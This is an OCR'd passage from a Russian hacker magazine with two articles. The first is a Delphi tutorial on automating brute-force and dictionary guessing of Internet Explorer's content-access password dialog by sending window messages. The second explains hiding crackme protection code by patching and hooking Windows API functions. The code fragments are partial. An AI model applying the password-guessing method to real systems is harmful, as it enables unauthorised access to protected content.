«Но как? — вероятно завопит нерадивый читатель из деревни Щукино. — Мы же не умеем совсем программировать!». И, правда, пора исправляться и переходить ближе к делу.

Большинство нормальных Win32-приложений имеет хотя бы одно окно. Каждое окно имеет так называемый хэндл (handle — дескриптор, описатель, который представляет собой 4-байтное число), зная который, с окном можно творить все, что душе угодно. Например, перемещать его, закрывать, изменять или считывать заголовок, работать с его дочерними окнами и т.д. Особенно интересен последний пунктик, и, если ты еще не знаешь, что такое Кнопка, приготовься к легкому шоку. Все кнопки, поля для ввода текста, выпадающие списки и меню являются, с точки зрения оси, обычными окнами, только дочерними для нормального окна, которому они принадлежат. Значит, зная хэндл кнопки, можно ее программно нажать, а, узнав хэндл поля для ввода текста, можно заполнить его своим текстом. Улавливаешь суть?

Помимо прочего, вся система является событийно-управляемой. Это значит, что, как только случается какое-нибудь мало-мальски значимое событие, ОС генерирует кучу сообщений (о сообщениях читай на соответствующей врезке) и посылает их нужным окнам.

Например, щелкнул юзер левой мышью над окном Word'a. Винда засекает клик, смотрит, над каким окном это произошло, и генерирует сообщения WM_LBUTTONDOWN и WM_LBUTTONUP, которые посылает главному окну популярного текстового процессора. А что же Word будет делать с этими сообщениями, как именно он их получает? Легко.



свойства IE, где осуществляется установка пароля на доступ к контенту

СООБЩЕНИЯ WINDOWS

Сообщение windows — это структура или запись, которая содержит 6 полей: хэндл целевого окна, идентификатор сообщения (то есть его номер), два параметра — wParam (2 байта) и lParam (4 байта), время возникновения сообщения и координаты курсора в этот момент.

```
hwind:HWND;
mess:UINT;
wPar:WPARAM;
lPar:LPARAM;
time:DWORD;
pt:POINT;
```

В оконную функцию передаются только первые 4 поля.

ОПРЕДЕЛЕНИЕ ОКОННОЙ ПРОЦЕДУРЫ

```
UINT WndProc(hwind:HWND; mess:UINT; wPar:WPARAM; lPar:LPARAM); stdcall;
```

Меньший параметр обычно используется для передачи каких-либо смысловых численных значений. Например, пользователь нажал на кнопку с номером таким-то, и он передался через wParam. Четырехбайтный параметр lParam обычно содержит какой-либо адрес, имеющий смысл для данного сообщения. Например, адрес строки, которая передается окну.

К каждому окну «прикреплена» своя процедура обработки сообщений (оконная процедура или функция), которую обычно называют WndProc (WindowProc), хотя это жестко и не фиксировано (ты можешь сделать прогу с оконной процедурой GetInZhopa). Функцию эту вызывать не надо, так как она имеет специальный модификатор CALLBACK, а значит, вызывается самой ОС. Аргументами функции являются как раз само сообщение, его параметры и хэндл целевого окна. Внутри у WindowProc должен быть оператор-переключатель (switch или case), который запускает ту или иную часть кода, в зависимости от пришедшего сообщения. Получается, что программа реагирует на события, о которых ей сообщает винда.

Впрочем, нам это все знать и не надо. Нас интересует только то, что если мы сами пошлем окну Word'a сообщение WM_LBUTTONDOWN, то он будет думать, что это пользователь нажал левую кнопку мыши. То есть мы вроде как эмулируем действия пользователя. Здорово, правда? Однако, для того чтобы у тебя составилась полная картина происходящего, мне надо сказать еще пару слов об архитектуре windows.

В ось встроен набор базовых функций, составляющих API (программный интерфейс) ОС. Эти функции находятся в самых главных файлах системы: kernel32.dll, user32.dll, gdi32.dll и других динамических библиотеках. Мы, кодеры, можем вызывать любую из этих API-функций в своих Win32-программах.

Нам для работы понадобится совсем мало API-функций: для поиска окон, посылки сообщений и работы с потоками. Рассматривать их будем по мере надобности.

РЕАЛИЗАЦИЯ

А теперь по пунктикам, расписанным ранее (с 0 по 9), мы реализуем наш замечательный алгоритм.

Пункт №0. Находим окно с полем ввода пароля. Обычно поиск окна осуществляется функцией FindWindow по его заголовку (можно ис-

ПОИСК ОКОН

Простой поиск окна по его заголовку обычно делают функцией FindWindow.

```
function FindWindow(lpClassName: LPCTSTR; lpWindowName: LPCTSTR):HWND;
```

Первый параметр — указатель на строку с именем класса окна. Обычно здесь ставим nil, так как имя класса нам обычно неизвестно. А вот второй параметр — указатель на строку с заголовком окна — пустым оставлять нельзя ;). Окна ищутся верхнего уровня, то есть обычные окна (включая диалоговые и всякие там плавающие, панели и т.д.), но не элементы управления.
Расширенная версия FindWindowEx позволяет искать окна по известному родительскому окну и первому дочернему, после которого надо искать:

```
function FindWindowEx(hwndParent: HWND; hwndChildAfter: HWND; lpszClass: LPCTSTR; lpszWindow: LPCTSTR): HWND;
```

кать еще и по классу окна, но для этого надо знать его имя). Синтаксис функции смотри на врезке. Часто используется и расширенная версия FindWindowEx, она описана там же. Последняя позволяет производить поиск окон еще и через их родителей или детей.


```
title:='Требуется пароль-допуск';
hlEPassWindow:=FindWindow(nil,PChar(title));
```


Далее у нас идет пункт №1. Текстовое поле можно было искать функцией FindWindowEx, выбирая из всех детей диалогового окна hlEPassWindow только то, которое имеет имя класса Edit (заметим, что в нашем окошке поле для редактирования текста всего одно, значит, любой найденный эдит будет тем, в который вводится пароль). Однако, я думаю, будет полезно указать еще один метод перебора всех детей заданного окна и вызова для каждого найденного чайлда той функции, которую мы захотим (вызываемой функции передается хэндл найденного окна чайлда и 4-байтный параметр lParam).

```
while(EnumChildWindows(hlEPassWindow,@lpEnumFunc,0))do;
```

Этот оператор будет выполняться до тех пор, пока функция lpEnumFunc не вернет фолс. А она это сделает тогда, когда мы ей скажем:

```
function lpEnumFunc(hWind:HWND;lPar:LPARAM):Boolean;stdcall;
var  wintext:PChar;
begin
      GetMem(wintext,128);
      GetClassName(hWind,wintext,127);
      if(CompareText(wintext,'EDIT')=0)then
      begin
            hPassEdit:=hWind;
            Result:=FALSE;
      end
      else Result:=TRUE;
      FreeMem(wintext);
end;
```


диалог, поля которого мы перебираем


Полный исходный код, описанной в статье программы, ты можешь обнаружить на диске.

В приведенной функции, в общем-то, ничего сложного: выделили немного памяти под переменную строку, потом вызвали API-функцию GetClassName, которая по хэндлу окна возвращает имя его класса в текстовой форме. Если это имя совпадает с мистическим «Edit», то мы вернем FALSE (а значит, перебор дочерних окон прекратится, потому что в основной программе возврат этой функции дает условие выхода из цикла while-do).
Хэндл текстового поля, куда будем вводить пароль, мы нашли и сохранили в hPassEdit. Теперь есть два варианта развития событий: полный перебор всех возможных комбинаций (это очень долго даже с таким ускоренным автоматизацией методом, как наш) и атака с помощью словаря (это уже реальнее). Правда, если первый вариант не требует ничего дополнительного, то для второго нужен будет словарик — текстовый файл, в котором будут выписаны различные часто употребляемые слова-пароли. Впрочем, на дисках журнала такие файлы иногда встречаются, поэтому постоянным читателям даже искать в инете ничего не придется.
Спросим у пользователя, хочет ли он брутфорс от балды или атаку по словарю. В первом случае также спросим, какое максимальное количество символов в комбинации требуется для перебора, во втором — откроем словарь и спросим, какой длины слова оттуда брать. Все это ты и сам сможешь реализовать. В общем, тут все не выходит за рамки школьного курса программирования и легко реализуется парой операторов: writeln, readln и if-then-else.
Теперь, когда все готово к непосредственному запуску перебора, возникает еще одна засада. Если мы просто в консольной программке запустим какой-нибудь длительный цикл, то она как бы подвиснет :). На самом деле она, конечно, будет мирно просчитывать всякие там нужные ей вещи, но реагировать ни на что не будет, пока не закончится ее цикл. Для такого случая в винде предусмотрено создание дополнительных потоков приложения. То есть основной поток занимается интерфейсом и реагирует на пользователя, а второй (третий, восемнадцатый и т.д.) обсчитывает прикладную задачу.
Короче, для всей длительной работы надо создавать новые потоки. Это делается API-функцией CreateThread (описание находится во врезке). Параметров у нее куча, да только нам надо лишь указать процедуру, которая будет выполняться в потоке (у нас — lpStartRoutine).

```
hThread:=CreateThread(nil,0,@lpStartRoutine,nil,0,ThreadID);
```


ПОТОКИ

Потоки — нужная вещь для нормального программирования под винду. Чтобы создать новый поток, надо воспользоваться следующей функцией:

```
function CreateThread(pThreadAttributes: LPSECURITY_ATTRIBUTES; dwStackSize: DWORD; lpStartAddress: LPTHREAD_START_ROUTINE; lpParameter: LPVOID; dwCreationFlags: DWORD;var lpThreadId: LPDWORD): HANDLE;
```

Главное — не пугаться. Вместо большинства параметров можно смело передавать nil или 0. Задать обязательно нужно только lpStartAddress, который задает адрес функции потока.
Для синхронизации потоков применяются функции WaitForSingleObject и WaitForMultipleObject. Их параметры указывают, изменения какого именно объекта ожидать, и максимальное время ожидания (бесконечное ожидание задается ключевым словом INFINITE).

ПЕРВЫЙ ПОТОК БУДЕТ ОБРАБАТЫВАТЬ ДЕЙСТВИЯ ПОЛЬЗОВАТЕЛЯ И, КОГДА ТОТ ОКОНЧАТЕЛЬНО ЗАДОЛБАЕТСЯ, ПОЗВОЛИТ ЕМУ КУЛЬТУРНО ВЫЙТИ ИЗ ПРОГРАММЫ



такое окно мы будем видеть часто ;)

Итак, начнется наш второй поток входом в функцию lpStartRoutine, а закончится — выходом из нее. Первый поток будет обрабатывать действия пользователя и, когда тот окончательно задолбается, позволит ему культурно выйти из программы, без всяких там приколов в стиле «Программа сейчас пошла погулять, зайди попозже».
Пару слов о главном потоке: если он завершится раньше, чем второй, то окно консоли пропадет, а второй поток останется, поэтому, какой пароль будет найден, мы так и не узнаем. Для обмена инфой о готовности потоков существуют средства их синхронизации.

```
WaitForSingleObject(hThread,INFINITE);
```


Эту строку надо разместить там, где ты хочешь подождать завершения потока с дескриптором hThread. Первый поток будет тихо переминаться до тех пор, пока не случится что-то с дескриптором созданного вторичного потока, а случиться с ним может только одно: произойдет выход из его функции (lpStartRoutine закончится, то есть (о, чудо!) мы найдем пароль). Значит, ждем в первом потоке окончания второго, потом закрываем файл-словарь и закрываем хэндл вторичного потока. Все, осталось только функцию вторичного потока рассмотреть.
В этой функции мы инициализируем необходимые нам переменные и запускаем главный мастер-цикл, в котором перебор и будет происходить. На каждой итерации в зависимости от того, тупой брутфорс это или перебор по словарю, создаем новую комбинацию, которую будем вставлять в поле ввода пароля (пункт №2). Сохраняем комбинацию в переменной pass и делаем страшную вещь:

```
SendMessage(hPassEdit,WM_SETTEXT,0,LPARAM(pass1));
```

Это мы послали сообщение pass1 в окно, которым является поле ввода пароля. WM_SETTEXT приказывает ему заполниться текстом, который

МУЧАЕМ ТЕКСТ ОКНА

Текст окна можно считывать и устанавливать. Для обычного окна текст отображается в его заголовке, для кнопки — на ней самой, для текстового поля — введен в текстовое поле. Считывается текст окна API-функцией GetWindowText (аргументы — хэндл окна типа HWND, указатель на буфер, принимающий текст окна, и размер этого буфера в байтах типа Integer). Устанавливается текст окна функцией SetWindowText, принимающей те же самые параметры, только без длины буфера. Второй способ чтения/установки текста окна — посылка ему сообщения WM_GETTEXT/WM_SETTEXT. Тогда lParam — адрес буфера со строкой, а wParam — его размер в байтах (для WM_SETTEXT размер буфера, понятное дело, не нужен и wParam=0).



наша замечательная тулза

лежит по указателю pass1 (пункт №3). В общем-то, то же самое действие можно было делать с помощью API-функции SetWindowText (подробнее смотри врезку), но я захотел для разнообразия показать еще и механизм работы с текстом окна через посылаемые ему сообщения.

```
PostMessage(hIEPassWindow,WM_COMMAND,WPARAM(IDOK),0);
```


А это мы нажали на кнопку OK (пункт №4). Сообщение WM_COMMAND приходит всякий раз, когда пользователь нажимает какую-нибудь кнопку, заходит в меню или нажимает горячие клавиши. Параметром wParam сообщения является идентификатор сработавшего элемента. Программа именно по нему определяет, что же скомандовал юзер.
Далее необходимо немного поспать. Но не нам, а ему — вторичному потоку. Почему? Потому что теперь, согласно пункту №5 нашего супералгоритма, надо проверить, появилось ли ругательное окно с заголовком «Ограничение доступа», которое сообщает о том, что пароль-то неверный! А оно сразу может и не появится, потому что для его появления понадобится какое-то время. Получается, наш поток может раньше закончить поиск этого окна и решить, что оно не вылезло (значит, найден пароль!), а на самом деле это окно появится после окончания поиска (и о правильном подборе и речи быть не может). Поэтому надо с умом управлять параметрами засыпания, поэкспериментировать и посмотреть, чтобы не было ложных срабатываний. Например, если я ничего не делаю в фоне, то нормально действует задержка на 20 мс, но если я начинаю запускать что-то тяжеленькое, то прога наша может и неправильный пароль выдать. В общем, ищи оптимум.
Какой переборщик вышел у меня в итоге, ты можешь посмотреть, если залезешь на диск. Очень советую как следует изучить сорцы, чтобы ухватить все нюансы, упущенные в этой статье ;).

ВОТ, СОБСТВЕННО, И ВСЕ

Вот и пришло время заканчивать сие утомительное повествование. Ты теперь знаешь, как взаимодействовать с чужими окнами, сможешь их находить, считывать текст, заполнять поля, изменять текст и содержимое окон, в общем, творить все, что душе угодно. Да и не техническая сторона тут важна. Главное состоит в том, что можно без разбирательств во внутренней логике системы защиты взломать ее с довольно приличной скоростью, хотя и на порядок меньше, чем перебор по внутреннему алгоритму системы. Зато не надо разбираться в ассемблерных кодах и прочих потрохах, так как система все сделает сама, а ты знай себе, чай с вареньем попивай, а не пальцы об клаву гаси. И, если не получится таким методом пароль снять, только потом уже засядешь за сложные вещи, всякие там реверсы и инженеринги.
Теперь разреши откланяться и пожелать тебе, чтобы все взламываемые пароли не выходили за рамки банального «1» и всегда отыскивались.

BINARY YOUR'S


ЗАТО НЕ НАДО РАЗБИРАТЬСЯ В АССЕМБЛЕРНЫХ КОДАХ И ПРОЧИХ ПОТРОХАХ



ТЕХТ КРИС КАСПЕРСКИ АКА МЫЩЪХ //

В ПРЯТКИ С ОТЛАДЧИКОМ

ПИШЕМ CRACKME, ПРЯЧУЩИЙ КОД НА API-ФУНКЦИЯХ





СЕЙЧАС МЫ БУДЕМ ЗАНИМАТЬСЯ УВЛЕКАТЕЛЬНЫМ ДЕЛОМ: ПИСАТЬ CRACKME И ПЫТАТЬ ЕГО НА ПРЕДМЕТ ВЗЛОМА, А CRACKME БУДЕТ МОЛЧАТЬ КАК ПАРТИЗАН, ПОТОМУ ЧТО ПРЯЧЕТ ЗАЩИТНЫЙ КОД В API-ФУНКЦИЯХ, ГДЕ ДО НЕГО НЕ МОЖЕТ ДОТЯНУТЬСЯ НИ ДИЗАССЕМБЛЕР, НИ ДАМПЕР, НИ ДАЖЕ ОТЛАДЧИК. ЭТО ДРЕВНИЙ ПРИЕМ, УХОДЯЩИЙ СВОИМИ КОРНЯМИ В ЭПОХУ MS-DOS, НО НИЧУТЬ НЕ ХУЖЕ РАБОТАЮЩИЙ И В АГРЕССИВНОМ МИРЕ WINDOWS

ИДЕЯ

Будем исходить из того, что основным орудием хакера является дизассемблер и отладчик (а при анализе упакованных программ к ним еще добавляется и дампер). Существует множество хитроумных трюков, затрудняющих трассировку и отравляющих дизассемблеру жизнь, однако они только подогревают интерес хакера и зачастую вызывают непредсказуемые конфликты, что не есть хорошо. А давай просто спрячем защитный код там, где никто не станет его искать? Программные комплексы наших дней содержат миллионы строк кода и потому никогда не анализируются целиком. Если хакер встречает вызов API-функции LoadLibrary, то он искренне верит, что это действительно LoadLibrary, а не что-то еще. Теоретически в API-функцию можно заглянуть отладчиком, однако практически она представляет «черный ящик». Анализируя аргументы и последовательность вызовов API-функций (с помощью API-шпионов), хакер получает общее представление о работе защитного механизма, после чего редко приходится прибегать к отладчику/дизассемблеру.

Мыщъх предлагает защищаться так: берем какую-нибудь ненужную API-функцию, которая заведомо не используется, и копируем поверх нее свой собственный код (далее по тексту называемый X-кодом), выполняющий что-то полезное, например, проверяющий серийный номер. Выбирать лучше всего неброскую, ненапряженную функцию с названием не вызывающим у хакера никаких подозрений, например GetTimeZoneInformation. Естественно, перед копированием необходимо присвоить памяти, где расположена функция, атрибут записи, что достигается вызовом VirtualProtect с флагом PAGE_EXECUTE_READWRITE, а после копирования вернуть исходные атрибуты защиты обратно.

Модификация API-функций носит сугубо локальный характер. Механизм Copy-on-Write автоматически расщепляет все измененные страницы, и потому изменения может увидеть только тот процесс, который их записал. Это значит, что за конфликты с другими процессами можно не волноваться. Заботиться о восстановлении оригинального содержимого API-функций также не нужно.

Поскольку адреса API-функций не остаются постоянными и чаще всего варьируются от одной системы к другой. X-код не может привязываться к своему расположению в памяти и должен полностью перемещаться. Чтобы не заморачиваться, можно разместить X-код внутри нашей программы, а в начало API-функции внедрить jump. Конечно, это будет более заметно. Стоит хакеру заглянуть отладчиком в API-функцию, как он тут же поймет, что она пропатчена, а вот при копировании X-кода поверх API-функции это уже не так очевидно.

Развивая мысль дальше, можно не затирать ненужное API, а взять популярную функцию типа CreateFile и слегка «усовершенствовать» ее, например, незаметно расшифровывать содержимое файла или просто помухлевать с аргументами. Допустим, программа открывает файл «file_1». X-код, внедренный в CreateFile, заменяет его на «file_2», передавая управление оригинальной CreateFile, — пусть она его открывает!

Фактически мы приходим к идее создания API-перехватчика (ака шпиона), только шпионить он должен не за чужим процессом, а за своим собственным, перехватывая нужные API-функции и скрытно выполняя некоторые дополнительные действия. Это серьезно затрудняет дизассемблирование, поскольку ключевые моменты защитного алгоритма идут мимо хакера, который ни хрена не может понять, как это работает и почему (например, можно внедрить в CreateFile процедуру проверки ключевого файла, а в самой программе только имитировать его выполнение, заставляя хакера анализировать километры совершенного левого кода).

ЗАЩИТА ОТ MICROSOFT

Ходят слухи, что последующие версии Windows запретят прикладному коду присваивать все три атрибута PAGE_EXECUTE_READWRITE одновременно, поскольку реально это нужно только зловредному коду. Это сможет делать только система или администратор. Поэтому перед копированием необходимо присвоить атрибуты PAGE_READWRITE, и только после — PAGE_EXECUTE.

КЛАССИЧЕСКИЙ ПЕРЕХВАТ API-ФУНКЦИЙ

Прежде чем приступать к кодированию, разберем алгоритм классического перехвата, пример готовой реализации можно найти, например, в *wmfhotfix.cpp* от Ильфака Гильфанова, исходный код которого можно скачать по адресу: castlecops.com/downloads-file-499-details-WMF_hotfix_source_code.html:

- Перехватчик запоминает несколько первых команд API-функции в своем буфере (buf);
- Дописывает к ним jump на остаток API-функции (after_thunk);
- В начало API-функции ставит jump на X-код (thunk);
- X-код выполняет все, что задумано, и прыгает на buf, отдавая управление API-функции;

Эта схема позволяет выполнять X-код перед вызовом API-функции. Выполнение после завершения осуществляется чуть-чуть сложнее (call вместо jump с подменой адреса возврата), но классическая схема имеет кучу проблем и подводных граблей, которые очень сложно обойти.

Переменная длина машинных команд на x86 затрудняет определение их границ, и мы не можем просто взять и скопировать несколько байт, ведь при этом легко разрезать последнюю машинную команду напополам, и тогда вместо перехвата мы получим крах. Приходится либо тащить за собой примитивный дизассемблер (а это очень много ассемблерных строк), либо ориентироваться на стандартный пролог push ebp/mov ebp,esp, занимающий всего три байта (55 8B EC), в то время как jump на thunk требует, как минимум, пять! За прологом же может идти все, что угодно: и sub esp,xxx, и push, и… В общем-то, вариантов не так уж и много, но закладываться на них ни в коем случае нельзя, иначе перехватчик получится не универсальным и не переносимым.

Проблема номер два — точки останова. Допустим, отладчик типа SoftICE или OllyDbg установил программную точку останова на перехваченную функцию, внедрив в ее начало машинную команду INT 03h (CCh) с предварительным сохранением оригинального содержимого в своем теле. Что должен делать в этом случае наш перехватчик? Даже если он распознает искаженный пролог, то копировать начало API-функции в buf ни в коем случае нельзя, ведь тогда будет скопирована и точка останова. Когда она сработает и передаст управление отладчику, то он просмотрит свои записи, увидит, что по данному адресу лично он не устанавливал никакой точки останова, и не будет ее восстанавливать! А затем возникает необработанное исключение и крах. Как быть, что делать? Можно, конечно, проанализировать первый байт API-функции и, если он равен CCh, то нужно отказаться от перехвата, только с таким предложением лучше сразу идти в Resycle Bin. Зачем нам нужен перехватчик, который ничего не перехватывает? К тому же механизм DEP, поддерживаемый XP SP2 и выше, запрещает выполнение кода в области данных, значит, располагать buf в стеке нельзя. То есть можно, конечно, но перед этим необходимо вызвать VirtualProtect, назначая права доступа на исполнение. Исходный код классического перехватчика получается слишком большим и ненаглядным, так что не будем его здесь приводить, а лучше придумаем что-нибудь поизящнее.

УНИВЕРСАЛЬНЫЙ ПЕРЕХВАТЧИК API-ФУНКЦИЙ

А вот другой способ перехвата, весьма критикуемый многими программистами. Он не очень элегантный, но зато предельно простой:

- Сохраняем несколько байт от начала API-функции, копируя их в buf (>= sizeof(jump));
- В начало API-функции ставим jump на наш thunk;
- В thunk'е анализируем аргументы функции и вообще делаем все, что хотим;
- В thunk'е восстанавливаем начало API-функции, копируя buf в ее начало;
- В thunk'е вызываем восстановленную API-функцию call'ом с подменой адреса возврата;
- В thunk'е в начало API-функции вновь устанавливаем jump на thunk и выходим;


Все это умещается буквально в 5—10 строк Сишного кода и очень быстро программируется. Это ликвидирует проблему точек останова, поскольку они исполняются на своем законном месте, причем отладчик всплывает на оригинальной API-функции, а код перехватчика остается незамеченным. При этом никакая часть кода не исполняется в области данных, что,



Внимание: имеется вполне осязаемая вероятность вызова API-функции посторонним потоком в момент, когда она будет восстановлена перехватчиком! В этом случае перехватчик упустит вызов, поэтому использовать данный алгоритм в «сторожевых» программах типа брандмауэра ни в коем случае нельзя).

с точки зрения DEP, очень хорошо. Необходимость определения границ машинных команд отпадает сама собой, поскольку перед выполнением API-функции мы возвращаем ее содержимое на место, и скопированные байты автоматически стыкуются со своим хвостом. Короче, сплошные преимущества. Так не бывает. А недостатки где? А вот! При перехвате интенсивно используемых функций наша программа будет слегка тормозить за счет постоянного вызова VirtualProtect(api_func, 0x1000, PAGE_READWRITE, &old)/VirtualProtect(api_func, 0x1000, old, &old_old). Правда, можно присвоить началу функции атрибут PAGE_EXECUTE_READWRITE и при удалении thunk'a его не восстанавливать. Теоретически это ослабит безопасность системы, поскольку наш процесс может пойти вразнос и что-то сюда записать, однако эта угроза не настолько велика, чтобы принимать ее всерьез.


Многопоточность — вот главная проблема и самый страшный враг. Что произойдет, если в процессе модификации API-функции ее попытается исполнить другой поток? Переключение контекста может произойти в любой момент. Допустим, поток A выполнил инструкцию push ebp и только собирался приступить к mov ebp,esp, как был прерван системным планировщиком Windows, переключившим контекст управления на поток B, устанавливающий thunk. Когда поток A возобновит свою работу, то команды mov ebp,esp там уже не окажется. Вместо нее будет торчать «хвост» от jump, попытка выполнения которого ничем хорошим не кончится. Крах будет происходить не только на многоЦ-



последствия неблагоприятного переключения контекста на функции CreateProcessA (машинные инструкции POP ESP/SAR byte ptr DS:[EDX+75FF2C96],28) на самом деле представляют собой хвост команды JMP 10001000, передающей управление на thunk

С «ЛИШНИМ» БАЙТОМ ВСЕ ЗНАЧИТЕЛЬНО СЛОЖНЕЕ

Пшных, но даже на одноЦПшных системах, пускай и с небольшой вероятностью. Аналогичная проблема имеется и у классических перехватчиков, но, поскольку они устанавливают thunk один-единственный раз, для них она не так актуальна.



голые функции на MSDN

Семафоры и interlock'и здесь не спасают, и единственное, что в наших силах, — проектировать программу так, чтобы в каждый момент времени одну и ту же функцию мог вызывать только один поток. Самое простое — создать однопоточное приложение или вызывать API-функции через переходники с блокировками, примеры которых можно найти в любой книге, посвященной программированию многоЦПшных систем.
Так что данный способ перехвата все-таки имеет право на существование, поэтому рассмотрим его подробнее, вплотную занявшись программированием.

СОЗДАЕМ JUMP НА THUNK

Написать перехватчик можно и на чистом Си, но настоящие хакеры так не поступают, да и не интересно это. Мы будем писать на ассемблере! Для упрощения интеграции перехватчика с кодом защищаемой программы используем ассемблерные вставки. Microsoft Visual C++ поддерживает спецификатор naked (голый), запрещающий компилятору самовольничать. «Обнаженные» функции не содержат ни пролога, ни эпилога, компилятор даже не вставляет ret — все это мы должны сделать самостоятельно. Если, конечно, захотим.
Лучшего средства для создания защитных механизмов, пожалуй, и не придумаешь! Подробное описание naked-функций можно найти в SDK (см. раздел Naked Function Calls), нам же достаточно знать, что naked-функции объявляются как __declspec(naked) function_name(), придерживаются cdecl-соглашения (аргументы передаются справа налево и удаляются из стека материнской функцией) и не формируют стековый фрейм, то есть смещения локальных переменных и аргументов нам придется рассчитывать самостоятельно.
Попробуем в качестве разминки создать процедуру, внедряющуюся в начало некоторой API-функции и передающую управление на thunk. Проще всего это сделать с помощью команды jmp thunk, однако при этом значение thunk придется рассчитывать вручную, поскольку в x86 процессорах команда jmp ожидает не само смещение, а разница между смещением целевого адреса и концом команды jmp. Вычислить-то его несложно, просто отнял/прибавил, и все, но… это же нужно высаживаться на самомодифицрующийся код, что не входит в наши планы. Лучше пойти другим путем, обратившись к конструкции mov reg32, offset thunk/jmp reg32. Это на один байт длиннее и к тому же портит регистр reg32, однако это не так страшно. Все API-функции придерживаются соглашения stdcall, то есть принимают аргументы через стек, а возвращают значение через регистровую пару [edx]:eax, то есть значение eax при входе в функцию не играет никакой роли и может быть безболезненно искажено.
А вот с «лишним» байтом все значительно сложнее. Некоторые (впрочем, очень немногочисленные функции) состоят из одного jmp xxx, следом за которым расположен другой jmp. Естественно, это не сами функции, это просто линкер сформировал таблицу переходов, но нам-то от этого не легче! К тому же иногда встречаются функции короче пяти байт (GetCurrentProcess) и внедрить в них jmp (даже без mov) уже невозможно!

```
; API-функция GetCurrentProcess занимает всего 4 байта и внедрить
